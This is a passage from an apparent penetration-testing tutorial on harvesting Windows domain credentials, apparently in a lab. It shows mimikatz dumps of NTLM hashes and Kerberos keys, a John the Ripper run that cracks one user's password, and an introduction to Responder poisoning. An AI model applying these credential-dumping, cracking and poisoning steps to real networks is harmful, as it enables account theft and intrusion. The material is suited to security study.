
```
RID  : 000003ea (1002)
User : user1
  Hash NTLM: d260a40c3675ecb3eb95a60bbafd4f45
    lm  - 0: 4a609f33e984ae6e6e1b6c0f46ab226f
    ntlm- 0: d260a40c3675ecb3eb95a60bbafd4f45
    ntlm- 1: 32ed87bdb5fdc5e9cba88547376818d4

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 3deab0aed982bcd8a423d451cd6ace6e

* Primary:Kerberos-Newer-Keys *
    Default Salt : RECEPTION.SMALLBUSINESS.INTERNALuser1
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 08ac075ae87fb3b0c2f50a19024e563e2ecec6b279159db54a7fce6a1fc5c77b
      aes128_hmac       (4096) : 27f8ddf2625b05f36ff39ae5b2518bee
      des_cbc_md5       (4096) : 5bf1e9dc584f7cea
    OldCredentials
      aes256_hmac       (4096) : 4c359b4206d3c477d8d12f5cb03d5454c0e76c730075148b4de7c0c4a92a6a66
      aes128_hmac       (4096) : 560f56b3d38c10294ce5316703ff5af1
      des_cbc_md5       (4096) : 3e323e80d99e31fd
    OlderCredentials
      aes256_hmac       (4096) : 4c359b4206d3c477d8d12f5cb03d5454c0e76c730075148b4de7c0c4a92a6a66
      aes128_hmac       (4096) : 560f56b3d38c10294ce5316703ff5af1
      des_cbc_md5       (4096) : 3e323e80d99e31fd

* Packages *
    NTLM-Strong-NTOWF
```



```
RID  : 000003ef (1007)
User : hackercool
  Hash NTLM: d260a40c3675ecb3eb95a60bbafd4f45
    lm  - 0: 55193cb1ca0b8fbfe6aa4e78cdd58e0e
    ntlm- 0: d260a40c3675ecb3eb95a60bbafd4f45

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 936e2ea161b2495023845ab8341ee94a

* Primary:Kerberos-Newer-Keys *
    Default Salt : RECEPTION.SMALLBUSINESS.INTERNALhackercool
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 076e336dca00c37cd74fb689296c55cd696b722941d67607335bc34b679f8143
      aes128_hmac       (4096) : a019f3664c80b8249d94bb0363274dd0
      des_cbc_md5       (4096) : b0ecda37a4bcf2df

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : RECEPTION.SMALLBUSINESS.INTERNALhackercool
    Credentials
      des_cbc_md5       : b0ecda37a4bcf2df
```


While checking out the output of the command, I found result for user "devans" which consisted of NTLM hash of his password.

Other high profile hacking attacks in which mimikatz was used include NotPetya, BadRabbit hacking attacks. Recently it was used in the FamousSparrow hacking attack that targeted hotels.



```
RID  : 000003f2 (1010)
Jser : devans
  Hash NTLM: 2840449e4fff5b33709b44021877d061
    lm  - 0: ab0737eb5f78bcdf7065e6d54c0f2483
    ntlm- 0: 2840449e4fff5b33709b44021877d061

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 7e979e1376fe18d6babf3846e5a60189

* Primary:Kerberos-Newer-Keys *
    Default Salt : RECEPTION.SMALLBUSINESS.INTERNALdevans
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 488f960325fe3d94392e36051d39477e73a61f69ac806808eb361186eba6162a
      aes128_hmac       (4096) : 789a625c029bab6431e97a0fa2f34052
      des_cbc_md5       (4096) : 68a8b66d3140837c

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : RECEPTION.SMALLBUSINESS.INTERNALdevans
    Credentials
      des_cbc_md5       : 68a8b66d3140837c
```

There was a user with the same name on the domain too. What if the password is same for both local and domain accounts. Moreover, NTLM is a bit easier to crack than MSCACHE V2. So I run John on the hash.



```
┌──(kali㉿kali)-[~]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt  hash3.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 32/32])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abCD1234@@       (devans)
1g 0:00:00:04 DONE (2021-09-27 21:38) 0.2178g/s 2269Kp/s 2269Kc/s 2269KC/s aba10
11..ab=kb=jmb=mb-07
Use the "--show --format=NT" options to display all of the cracked passwords rel
iably
Session completed

┌──(kali㉿kali)-[~]
└─$ 
```

2. Responder


Responder is a LLMNR, NBT-NS and MDNS poisoner. It will answer to specific NBT-NS (Net BIOS Name Service) queries based on their name suffix. By default, the tool will only answer to File Server Service request, which is for SMB.

So how does it work normally? Responder listens on the network interface for any NetBIOS Name Service (NetBIOS) and Link-Local Multicast Name Resolution (LLMNR) broadcast and multicast requests made on the local subnet. These protocol requests are commonly made by Windows machines when they are unable to resolve hostnames through DNS or their own local hosts file.

The good thing about responder is that the tool captures password hashes even though the machine on which it runs is not part of the domain network. Yes, the machine we are running responder on need not be a part of Windows domain network we are targeting although it should on the same network.

The bad thing is we should find a Linux target on the target network because responder doesn't work on a Windows machine.

There are various reasons why a hostname lookup can fail. For example, if the user types the name wrong, a misconfiguration etc. For this tutorial, we will be running Kali Linux (because it has Responder installed by default) on the same network as the Windows domain network. We need to run responder on the local network interface as shown below.

